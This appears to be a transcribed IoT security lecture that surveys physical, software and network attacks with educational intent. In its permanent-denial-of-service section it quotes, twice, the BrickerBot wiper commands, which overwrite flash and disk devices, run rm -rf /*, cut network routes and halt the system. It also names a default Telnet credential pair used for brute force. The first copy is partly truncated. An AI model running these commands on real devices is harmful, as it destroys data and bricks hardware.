Internet of Things Security

Lecture 3: Review of Attacks in IoT

Mehmoona Jabeen

Mehmoona.jabeen@au.ed.pk

Department of Cyber Security, Air University


Lecture Outlines

- Taxonomy of Attacks
  - Physical Attacks
  - Software Attacks
  - Network Attacks
- Attacks in WiFi
- ESP32 for WiFi Pentesting
- IoT Security Foundation

IoT Security Goals

- The traditional and common security goals include Confidentiality, Integrity, and Availability (CIA).
- However, apart from this CIA triad, other requirements such as privacy, lightweight solutions, authenticity, and standardized policies have become very important.
- Authenticity: user, device, context
- Confidentiality: storing data and keys securely
- Integrity: data, logs and firmware integrity
- Availability: fault tolerance and scalability
- Privacy: non-link-ability, location, data and device

Taxonomy of Attacks



- IoT Attacks
  - Physical Attacks
    - Node Tempering
    - Energy Harvesting Attack
    - RF Jamming
    - Reverse Engineering
    - Malicious Node Injection
    - Side Channel Attacks
      - Power Analysis Attack
      - Timing Attack
      - EM Side Channel Attack
      - Fault Attack
    - Sensor/Actuator Attack
    - Physical Damage (PDoS)
  - Software Attacks
    - Malware
    - Loggers Attack
    - Data Tempering
  - Networks Attacks
    - Traffic Analysis Attack
    - Man in the Middle Attack
    - RFID Spoofing
    - Replay Attack
    - Routing Information Attack
    - DDoS
    - Selective Forwarding
    - Sleep Denial Attack
    - Sinkhole Attack
    - Sybil Attack

Internet of things security © Mehmoona Jabeen


Physical Attacks – Node tempering

In this attack, attacker physically alters the compromised node and can then obtain login credentials, encryption keys, and other sensitive information.

Tampering with the IoT device is possible when the device is either in the:

- Development/manufacturing/packaging Phases
- Pre-deployment Phase
- Deployment Phase

Smart Meter Tempring




sarawak energy
Search
ABOUT US
CUSTOMERS
CAREERS
MEDIA & INFO
INVESTORS
SUPPLIER
NEWS & UPDATES
HOME MEDIA & INFO MEDIA RELEASES 2020 CUSTOMER STEALS ELECTRICITY USING REMOTE CONTROL RELAY

Customer Steals Electricity Using Remote Control Relay


KUCHING
15 DECEMBER 2020

The occupants of a double storey semi-detached house were found stealing electricity by way of remote control relay installed inside the meter during a routine meter inspection at Jalan Kong Ping recently. The inspection team detected this method of stealing electricity as they discovered that the meter cover was not genuine.



RF Jamming

In order to hinder a communication, instead of sending radio frequency (RF) signals, an attacker creates and transmits noise signals to launch DoS attacks on RFID tags. This is known as RF interfacing/jamming. Hindering or jamming communication is the prominent effect of this attack.




Node Injection

Malicious node is dropped by an attacker into the connecting legal nodes of the entire web, and this is known as a fake node injection. Managing the flow of data is the effect of this attack. An attacker can acquire control of the process of any data. Several physical devices are vulnerable to this attack.

Sensing/Actuating Attack

Since IoT systems are largely based on sensing and actuation, any false/spoofed command to the actuators can disrupt the normal operation of the physical plant.




Altering a sensor reading for the critical data.

OR

Attacking actuators who make wrong actions such as making a pump more or less water to disrupt services

Permanent DoS

- Physically damaging the node so it can not complete any request.
- A Permanent Denial of Service attack, or a PDoS attack, is a denial of service via hardware sabotage. One method of conducting a PDoS attack is commonly referred to as phlashing.
- During such an attack, an attacker bricks a device or destroys firmware, rendering the device or an entire system useless. This is one method to exploit vulnerabilities and replace a device’s basic software with a corrupt firmware image. In this scenario, the victim has no other choice than to repair the device or buy a new one to restore operations.



```
busybox cat /dev/urandom >/dev/mtdblock0 &
busybox cat /dev/urandom >/dev/sda &
busybox cat /dev/urandom >/dev/mtdblock10 &
busybox cat /dev/urandom >/dev/mmc0 &
busybox cat /dev/urandom >/dev/sdb &
busybox cat /dev/urandom >/dev/ram0 &
busybox cat /dev/urandom >/dev/mtd0 &
busybox cat /dev/urandom >/dev/mtd1 &
busybox cat /
busybox cat /
busybox cat /
fdisk -C 1 -H
w
fdisk -C 1 -H
w
fdisk -C 1 -H 1 -S 1 /dev/sda
w
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
w
route del default;iproute del default;ip route del default;rm -rf /* 2>/dev/null &
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
halt -n -f
reboot
```

A hacker, who goes by the name Janit0r, claims to have bricked more than 2 million insecure IoT devices in 2017


Cont.

1. Compromising a Device

- The Bricker Bot Permanent Denial of Service attack used Telnet brute force to breach a victim’s devices.
- Bricker does not try to download a binary and attempt username/password pair consistently 'root'/'vizxv.’

2. Corrupting a Device


- Upon successful access to the device, bot performed a series of Linux commands that would ultimately lead to corrupted storage, followed by commands to disrupt Internet connectivity, device performance, and the wiping of all files on the device.



```
fdisk -l
busybox cat /dev/urandom >/dev/mtdblock0 &
busybox cat /dev/urandom >/dev/sda &
busybox cat /dev/urandom >/dev/mtdblock10 &
busybox cat /dev/urandom >/dev/mmc0 &
busybox cat /dev/urandom >/dev/sdb &
busybox cat /dev/urandom >/dev/ram0 &
fdisk -C 1 -H 1 -S 1 /dev/mtd0
w
fdisk -C 1 -H 1 -S 1 /dev/mtd1
w
fdisk -C 1 -H 1 -S 1 /dev/sda
w
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
w
route del default;iproute del default;ip route del default;rm -rf /* 2>/dev/null &
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
halt -n -f
reboot
```

Reverse Engineering


- An attacker takes a device and breaks it down step by step to find vulnerabilities. After finding a list of known and unknown vulnerabilities on the device, the attacker can then exploit them on other devices in a related network.




Side Channel Attacks

Side Channel Attacks aim to retrieve the secret key in cryptosystems by analyzing physical parameters like power, delay, or electromagnetic emission of the Integrated circut which runs security-critical applications.


Power Analysis Attack




Timings Attack



Electromagnetic Side-channel Attack




Fault Attack



